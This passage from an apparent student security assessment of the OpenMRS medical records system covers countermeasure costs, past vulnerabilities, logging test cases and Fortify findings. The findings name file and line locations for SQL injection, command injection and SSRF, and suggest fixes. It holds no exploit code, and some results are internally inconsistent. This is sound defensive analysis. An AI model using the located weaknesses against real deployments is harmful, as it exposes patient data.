- Cost: (100 *1.2)/20 *139 = $834

5. Prevent Man in the browser

a. Descriptions: user a network based IPS, host based IPS, application firewall

b. Tools : HIPS, network IPS, antivirus

c. Estimates

- Probability: 75%
- Cost: (60*1.2)/20 *139 = $500 (not counting the cost of hardwares)

6. Cross-site request forgery

a. Descriptions: using firewalls to whitelist websites - only a very few, work related websites will be allowed. This will help protect against CSRF.

b. Tools: HIPS, network IPS, Firewalls

c. Estimates

- Probability: 35%
- Cost (60*1.2)/20 *139 = $500

7. Follow NIST recommendations for authentications

a. Descriptions: Following NIST's recommendations to implement correctly authentication schemes and prevent situations like a malicious insider was able to predict the session ID generation rules and adjusted his/her regular session (with no read patient privilege) to a session with higher privilege.

b. Tools: NIST recommendations, existing time-tested solutions ...

c. Estimates

- Probability: 44%
- Cost (120*1.2)/20 *139 = $1000

8. Input sanitization

a. Descriptions: Sanitize inputs and put restrictions on inputs. This will prevent situations like a malicious insider with no patient record read privilege was able to perform SQL injection on other forms and gained access to full list of patients.

b. Tools : existing time-tested input validation solutions...

c. Estimates

- Probability : 70%
- Cost: (60*1.2)/20 * 139 = $500

9. Fuzz test the APIs

a. Descriptions: Use an fuzzer like OWASP fuzz or test cases to fuzz the APIs to make sure there is no detectable vulnerability. This will prevent situations like a malicious insider with no

patient record read privilege was able to exploit bugs in API (either native or third party) and made the API to display full list of patients.

b. Tools: any http header sniff and analyzer, built-in browser developer tool, portable fuzzer tools ...

c. Estimates

- Probability: 70%
- Cost (60*1.2)/20 *139 = $500

10. Physical inspection of hardware

a. Descriptions: Physically inspect hardwares and look for un-authorized devices such as unauthorized keyboards, unauthorized USB. This will prevent situations like an attacker was able to install a keylogger on the local machine and record all key strokes including new patient data input and login credentials of all users using the workstation.

b. Tools: keylogger hardwares, keylogger software

c. Estimates

- Probability: 60%
- Cost (120 *1.2)/20 *139 = $1000

11. Print-job authentication

a. Descriptions: Requires re-authentication for all print jobs, making sure that it was the right person with the right reason to print the data out. This will prevent situations like an attacker was able to install a script that will secretly send the content of a loaded page (patient list page) to a local network printer whenever a legitimate user browses to the page.

b. Tools: third-party softwares that control print spooler

c. Estimates

- Probability: 85%
- Cost (60*1.2)/20 *139 = $500

12. Whole disk encryption

a. Descriptions: Encrypt the whole disk system. This will prevent situations like an attacker was able to use built in Raid mirroring functionality supported by the workstation and secretly installed additional HDDs, able to get the mirror of all main HDDs data and secretly harvest the mallicious HDD at a later time.

b. Tools: BitLocker or similar solutions

c. Estimates

- Probability: 95%
- Cost (60*1.2)/20 *139 = $500

13. Force safe reboot after crash

    a. Descriptions: Force safe reboot after a system crash and require the attention of admin. This will prevent situations like an attacker was able to dump contents in memory into local disk and collect it for later analysis.

    b. Tools: Safemode in windows, group policy settings,...

    c. Estimates

    - Probability: 82%
    - Cost (100*1.2)/20 *139 = $834

14. Sandboxing

    a. Descriptions: Run the whole OpenMRS in a container with just enough resources for the software to run efficiently. This will prevent situations like an attacker caused a buffer overflow to execute payloads that affect OpenMRS, JDK, MySQL, browser, or flash and other plugins, leading to total exposure of patient info.

    b. Tools: Docker, Hadoop, CloudFoundry ...

    c. Estimates

    - Probability: 89%
    - Cost (400 *1.2)/20 *139 = $3336

15. Safeboot with BIOS check

    a. Descriptions: Use BIOS UEFI to check the MBR before booting. This will prevent situations like an attacker was able to install RootKit on the workstation that host the OpenMRS server and has total control.

    b. Tools: bios UEFI ...

    c. Estimates

    - Probability: 86%
    - Cost (180*1.2)/20 *139 = $1501

16. Access Control List with strict policies

    a. Descriptions: Use ACLs and policies to only allow the right people access to the right resources. This will prevent situations like an attacker was able to grab cached files produce by the system and extract patient information from it.

    b. Tools: Active Directory group policy and permissions, etc.

c. Estimates

- Probability: 97%
- Cost (60*1.2)/20 *139 = $500

17. Host-based Intrusion Prevention System

a. Descriptions: Use a HIPS to prevent situations like an attacker was able to plant a trojan or spyware on the computer and able to harvest all information, regarding login credentials

b. Tools: McAffee, Norton, ...

c. Estimates

- Probability: 80%
- Cost (120*1.2)/20 *139 = $1000

18. Enforce email signatures

a. Descriptions: Making sure all work related emails are signed and encourage people to only open files from the people they trust and from signed emails. This will prevent situations like an attacker targeted key personel with high privilege and persuaded such people to execute a mallicious payload leading to attacker's total access to patient info.

b. Tools: email signatures with public keys...

c. Estimates

- Probability: 85%
- Cost (60*1.2)/20 *139 = $500

19. Improve physical security

a. Descriptions: Improving physical security by placing security filter screen over monitor screen, secure placement of work stations, and mindful security guards. This will prevent situations like an attacker looked over the shoulder or found a way to record an admin typing a password.

b. Estimates

- Probability: 90%
- Cost (180*1.2)/20 *139 = $1501

20. Cyber Awareness Training


a. Descriptions: Conduct cyber awareness training and prevent situations like an attacker calls in or is physically present and pretend to be soneone important and demands full list of patients.

b. Tools: online training, actual training

c. Estimates

- Probability: 65%
- Cost (180*1.2)/20 *139 = $1501

THE PROTECTION TREE



3.4. VULNERABILITY HISTORY

DESCRIPTION

OpenMRS used to have XSS, CSRF and XXE Injection.

- (XSS and CSRF)Parameters that are displayed back to the user are mostly vulnerable to cross-site scripting as user input was not validate properly and as a result, the malicious script was stored by the application and executed when it was displayed back to the user.
- (XEE Injection)The vulnerability is caused due to an error when parsing XML entities within ZIP archives and can be exploited to e.g. disclose data from local resources or cause a DoS condition (billion laughs) via a specially crafted XML file including external entity references.
- (XSS)OpenMRS suffers from multiple stored and reflected cross-site scripting vulnerabilities when input passed via several parameters to several scripts is not properly sanitized before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site.
- The Reporting Compatibility Add On before 2.0.4 for OpenMRS, as distributed in OpenMRS Reference Application before 2.6.1, does not authenticate users when deserializing XML input into ReportSchema objects. The result is that remote unauthenticated users are able to execute operating system commands by crafting malicious XML payloads, as demonstrated by a single admin/reports/reportSchemaXml.form request.

URL AND EVIDENCE

URL:

- https://www.cvedetails.com/vulnerability-list/vendor_id-14221/product_id-29315/Openmrs-Openmrs.html
- https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html
- https://packetstormsecurity.com/files/134700/OpenMRS-2.3-1.11.4-XXE-Injection.html
- https://packetstormsecurity.com/files/134698/OpenMRS-2.3-1.11.4-Cross-Site-Scripting.html
- https://nvd.nist.gov/vuln/detail/CVE-2017-12796

It's found by the provided URL. We first search by Google if there is any vulnerability history with openMRS vulnerability and found there are some(the first curl). Then we use packet storm to find the details.

ARE THESE COMMONLY-OCCURRING VULNERABILITIES?

Yes, these are commonly-occurring vulnerabilities. Because most of the application should have a log in and registration process. Mostly, the application focused on the log in part and ignore other important part such as registration. Also, most application contain XML entities, most of them only check the grammar or syntax of the XML, they failed to check if this is a crafted XML including external entity references which can be used by hacker.

HOW DO YOU THINK OPENMRS HAD TO FIX THE VULNERABILITY?

The application should not only focus on the log in part but also everywhere of the system. There should be filter and checking part before and after every options to hide useless data and protect changed data. Moreover, before starting the whole system, there also should be some checking part to see if every file is safe and authenticated.

4 - STATIC ANALYSIS

4.1.1 TEST CASE: UPDATE-1

NAME OF MODULE : [REGISTRATION]

TEST DESCRIPTION

When someone adds a patient's information, the username, IP address, and time should be logged.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click "Register a patient" in the main page
2. Input Kobe in Given field and Bryant in Family Name field
3. Choose Male as gender
4. Let the birthday be 8/23/1978
5. Address as Staples Center, Los Angeles, CA, Los Angeles, 90001
6. Phone 555-555-5555
7. No relatives

* EXPECTED LOGGED INFO

username

1. time
2. IP address
3. computer id

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 14:17:28,252| In method PatientService.savePatient. Arguments: Patient=Patient#null, INFO - LoggingAdvice.invoke(155) |2017-10-24 14:17:28,279| Exiting method savePatient INFO - LoggingAdvice.invoke(115) |2017-10-24 14:17:28,738| In method UserService.saveUser. Arguments: User=admin, INFO - LoggingAdvice.invoke(155) |2017-10-24 14:17:28,745| Exiting method saveUser

TEST STATUS : [FAIL]

No IP address or computer ID is tracked. It is inadequate because you cannot tell whether it was operated by the person.

4.1.2 TEST CASE: UPDATE-2

NAME OF MODULE : [REGISTRATION]

TEST DESCRIPTION

When someone registers a new patient, his password and session ID should not be logged.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click “Register a patient” in the main page
2. Input `Adam` in Given field and `Shum` in Family Name field
3. Choose Male as gender
4. Let the birthday be 8/10/1978
5. Address as Staples Center, Los Angeles, CA, Los Angeles, 90001
6. Phone 800-125-5255
7. No relatives

* EXPECTED LOGGED INFO

Not include user password or session id

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 14:17:28,252| In method PatientService.savePatient. Arguments: Patient=Patient#null, INFO - LoggingAdvice.invoke(155) |2017-10-24 14:17:28,279| Exiting method savePatient INFO - LoggingAdvice.invoke(115) |2017-10-24 14:17:28,738| In method UserService.saveUser. Arguments: User=admin, INFO - LoggingAdvice.invoke(155) |2017-10-24 14:17:28,745| Exiting method saveUser

TEST STATUS : [FAIL]

The password and session id is not be logged

4.1.3 TEST CASE: UPDATE-3

NAME OF MODULE : [EDIT]

TEST DESCRIPTION

When someone update a patient's information, the username, IP address, and time should be logged.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click "Find Patient Record" in the main page
2. Click "Kobe Bryant"
3. Click "Edit"
4. Change the first name to "Koby"
5. Confirm

* EXPECTED LOGGED INFO

username

1. time
2. IP address
3. computer id

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 16:01:45,960| In method PatientService.savePatient. Arguments: Patient=Patient#108, INFO - LoggingAdvice.invoke(155) |2017-10-24 16:01:45,996| Exiting method savePatient INFO - LoggingAdvice.invoke(115) |2017-10-24 16:01:46,297| In method UserService.saveUser. Arguments: User=admin, INFO - LoggingAdvice.invoke(155) |2017-10-24 16:01:46,301| Exiting method saveUser

TEST STATUS : [FAIL]

No IP address or computer ID is tracking. It is inadequate because you cannot tell whether it was operated by the person.

4.1.4 TEST CASE: UPDATE-4

NAME OF MODULE : [EDIT]

TEST DESCRIPTION

When someone updates a new patient, his password and session id should not be logged

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click “Find Patient Record” in the main page
2. Click “Kobe Bryant”

3. Click “Edit”
4. Change the first name to “Koby”
5. Confirm

* EXPECTED LOGGED INFO

user password or session id should not be logged

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 16:01:45,960| In method PatientService.savePatient. Arguments: Patient=Patient#108, INFO - LoggingAdvice.invoke(155) |2017-10-24 16:01:45,996| Exiting method savePatient INFO - LoggingAdvice.invoke(115) |2017-10-24 16:01:46,297| In method UserService.saveUser. Arguments: User=admin, INFO - LoggingAdvice.invoke(155) |2017-10-24 16:01:46,301| Exiting method saveUser

TEST STATUS : [PASS]

No private information is exposed

4.1.5 TEST CASE: DELETE-1

NAME OF MODULE : [PATIENT MANAGEMENT]

TEST DESCRIPTION

When someone deletes a patient’s information, the username, IP address, and time should be logged

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click “Find Patient Record” in the main page
2. Click “Kobe Bryant”

3. Click “Delete Patient”
4. Input “He has no problem” as the reason.
5. Input username and password
6. Confirm

* EXPECTED LOGGED INFO

username

1. time
2. IP address
3. computer id

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 16:46:59,026| In method PatientService.voidPatient. Arguments: Patient=Patient#108, String=He has no problem, INFO - LoggingAdvice.invoke(155) |2017-10-24 16:46:59,086| Exiting method voidPatient

TEST STATUS : [FAIL]

No IP address or computer ID is tracking. It is inadequate because you cannot tell whether it was operated by the person.

4.1.6 TEST CASE: DELETE-2

NAME OF MODULE : [PATIENT MANAGEMENT]

TEST DESCRIPTION

When someone deletes a new patient, his password and session id should not be logged

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and account

1. Click “Find Patient Record” in the main page
2. Click “Kobe Bryant”
3. Click “Delete Patient”
4. Input “He has no problem” as the reason.
5. Input username and password
6. Confirm

* EXPECTED LOGGED INFO

user password or session id should not be logged

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 16:46:59,026| In method PatientService.voidPatient. Arguments: Patient=Patient#108, String=He has no problem, INFO - LoggingAdvice.invoke(155) |2017-10-24 16:46:59,086| Exiting method voidPatient

TEST STATUS : [PASS]

No private information is exposed

4.1.7 TEST CASE: VIEW-1

NAME OF MODULE : [VIEW PATIENT]

TEST DESCRIPTION

When someone views a patient’s information, the username, IP address, and time should be logged

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click “Find Patient Record” in the main page
2. Click “Kobe Bryant”

* EXPECTED LOGGED INFO

username

1. time
2. IP address
3. computer id

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 17:01:36,095| In method UserService.saveUser. Arguments: User=nurse, INFO - LoggingAdvice.invoke(155) |2017-10-24 17:01:36,098| Exiting method saveUser

TEST STATUS : [FAIL]

No IP address or computer ID is tracking. It is inadequate because you cannot tell whether it was operated by the person.

4.1.8 TEST CASE: VIEW-2

NAME OF MODULE : [VIEW]

TEST DESCRIPTION

When someone views a new patient, his password and session id should not be logged

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Admin`
2. Password: `Admin123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click “Find Patient Record” in the main page
2. Click “Kobe Bryant”

* EXPECTED LOGGED INFO

user password or session id should not be logged

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 17:01:36,095| In method UserService.saveUser. Arguments: User=nurse, INFO - LoggingAdvice.invoke(155) |2017-10-24 17:01:36,098| Exiting method saveUser

TEST STATUS : [PASS]

No private information is exposed.

4.1.9 TEST CASE: VIEW-3

NAME OF MODULE : [VIEW]

TEST DESCRIPTION

When someone views a new patient's appointment, his password and session id should not be logged

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `Nurse`
2. Password: `Nurse123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click “Appointment Scheduling” in the main page
2. Click “Manage Appointment”

3. Input “Kobe Bryant” and search

* EXPECTED LOGGED INFO

user password or session id should not be logged

* ACTUAL RESULTS

INFO - LoggingAdvice.invoke(115) |2017-10-24 17:01:36,095| In method UserService.saveUser. Arguments: User=nurse, INFO - LoggingAdvice.invoke(155) |2017-10-24 17:01:36,098| Exiting method saveUser

TEST STATUS : [PASS]

No private information is exposed.

4.2 STATIC ANALYSIS WITH FORTIFY

In this part we list 10 security vulnerabilities in OpenMRS and suggest potential fix for each. The prioritization is based on the impact and severity of each vulnerability. The vulnerabilities is prioritized from high to low based on its risk, which is **RISK = IMPACT · LIKELIHOOD**.

1. SQL INJECTION

Component	Content
Vulnerability Description	On line 164 of *MigrateAllergiesChangeSet.java,* the method *getConceptByGlobalProperty()*invokes a SQL query built using input coming from an untrusted source. This call could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.
Potential Fix	1. Replacing the query execution statement with parameterized SQL statements, which can enforce the behavior by disallowing data-directed context changes and avoiding nearly all SQL injection attacks. 2. Another potential fix is adopting modern web framework. A number of modern web frameworks provide mechanisms for performing validation of user input, like Struts and Spring MVC. But the cost of changing design or architecture of current application may be very high.
Impact	5.0

Component	Content
Likelihood	5.0
Risk	25.0

2. COMMAND INJECTION

Component	Content
Vulnerability Description	The method *execMysqlCmd()* in *MigrateDataSet.java*:187 calls *exec()* with a command built from untrusted data. This call can cause the program to execute malicious commands on behalf of an attacker.
Potential Fix	1. Building a filter / validation method that check the command before the command is executed by *execMysqlCmd()*. The input could be selected from a predetermined set of safe commands (whitelist). 2. Also, another potential fix is adopting modern web framework. A number of modern web frameworks provide mechanisms for performing validation of user input, like Struts and Spring MVC. But the cost of changing design or architecture of current application may be very high.
Impact	5.0
Likelihood	3.2
Risk	16.0

3. PRIVACY VIOLATION

Component	Content
Vulnerability Description	The method *authenticate()* in *Context.java*:287 mishandles confidential information, which can compromise user privacy and is often illegal. More specifically, the password enters the program, and the statement `log.debug("Authenticating with username: " + username);` in *authenticate()*will display the username in log when debug is enabled.
Potential Fix	1. One potential fix for this problem is minimizing the exposure of sensitive data and encrypting them if they are needed. 2. Making sure the source code of the application cannot be decompiled and interpolated by others.
Impact	4.0
Likelihood	2.8
Risk	11.2

4. PASSWORD IN CONFIGURATION FILE

Component	Content
Vulnerability Description	In *liquibase-core-data.xml*:5, the password is stored as plaintext in the configuration file. Storing a plaintext password in a configuration file may result in a system compromise.
Potential Fix	1. One potential fix for this problem is encrypting the password field or the whole configuration file, then the plaintext password will not be retrieved by attacker. 2. Another potential fix is assigning access permission on the configuration file. So the plaintext password is not accessible to the attackers without permission.
Impact	4.0
Likelihood	2.4

Component	Content
Risk	9.6

5. PATH MANIPULATION

Component	Content
Vulnerability Description	Attackers are able to control the file system path argument to *File()* at *AbstractHandler.java* line 169, which allows them to access or modify otherwise protected files.
Potential Fix	1. Create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. With this approach the input provided by the user is never used directly to specify the resource name. 2. Another potential fix is adopting modern web framework. A number of modern web frameworks provide mechanisms for performing validation of user input, like Struts and Spring MVC. But the cost of changing design or architecture of current application may be very high.
Impact	3.0
Likelihood	2.95
Risk	8.85

6.SINGLETON MEMBER

Component	Content
Vulnerability Description	The class *AdministrationServiceImpl* is a singleton, so the member field *globalLocaleList* is shared between users. The result is that one user could see another user's data.

Component	Content
Potential Fix	1. For this problem, one potential fix is declaring a separate class and using the Servlet only to wrap the new class. 2. Changing the design of *AdministrationServiceImpl* and placing the member field *globalLocaleList* into another class.
Impact	4.0
Likelihood	2.0
Risk	8.0

7. SERVER-SIDE REQUEST FORGERY

Component	Content
Vulnerability Description	The function *openConnection()* on line 720 initiates a network connection to a third-party system using user-controlled data for resource URI. An attacker may leverage this vulnerability to send a request on behalf of the application server since the request will originate from the application server internal IP.
Potential Fix	1. Change the design of this part. Do not establish network connections based on user-controlled data and ensure that the request is being sent to the expected destination. If user data is necessary to build the destination URI, use a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. With this approach the input provided by the user is never used directly to specify the resource name. 2. Another approach is to create a whitelist of characters that are allowed to appear in the resource name and accept input composed exclusively of characters in the approved set.
Impact	3.0

Component	Content
Likelihood	2.4
Risk	7.2

8. HARDCODED ENCRYPTION KEY

Component	Content
Vulnerability Description	In *OpenmrsConstants.java*:532, the encryption key is hardcoded in the program. Hardcoded encryption keys may compromise system security in a way that cannot be easily remedied.
Potential Fix	1. Encryption keys should never be hardcoded. They should be obfuscated and managed in an external source. 2. Another fix for this problem is replacing the hardcoded keys with a method that generates random keys.
Impact	3.0
Likelihood	2.4
Risk	7.2

9. DENIAL OF SERVICE: REGULAR EXPRESSION

Component	Content
Vulnerability Description	In *HibernatePatientDAO.java*:772, untrusted data is passed to the application and used as a regular expression. This can cause the thread to over-consume CPU resources.

Component	Content
Potential Fix	1. Do not allow untrusted data to be used as regular expression patterns. Build a filter that check the input data
Impact	3.0
Likelihood	2.13
Risk	6.39

10. LOG FORGING

Component	Content
Vulnerability Description	The method *becomeUser()* in *Context.java* writes unvalidated user input to the log on line 328. An attacker could take advantage of this behavior to forge log entries or inject malicious content into the log.
Potential Fix	1. Prevent log forging attacks with indirection: create a set of legitimate log entries that correspond to different events that must be logged and only log entries from this set. To capture dynamic content, such as users logging out of the system, always use server-controlled values rather than user-supplied data. This ensures that the input provided by the user is never used directly in a log entry. 2. Another potential fix is adopting modern web framework. A number of modern web frameworks provide mechanisms for performing validation of user input, like Struts and Spring MVC. Thus the attacker cannot put malicious code into the log
Impact	2.5
Likelihood	2.21

Component	Content
Risk	5.525

4.3 FUZZING WITH OWASP ZAP

4.3.1 FUZZ -1- LOGIN PAGE INJECTION

PRIORITY : HIGH

TEST STATUS : FAILED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Fuzz string : username=admin&password=<>&sessionLocation=2&redirectUrl=
- Fuzz data : jbrofuzz pre-installed rules in OWASP scanner Fuzzer will deploy 199 injection attack strings on the variable "password" in form of POST requests. Server HttpResponses will be analyzed and be decided if the attacks were successful or not.

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed

*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally


1. OWASP ZAP runs normally

*** TEST DATA**

jbrofuzz rules came standard with OWASP Zap

*** TEST STEPS**

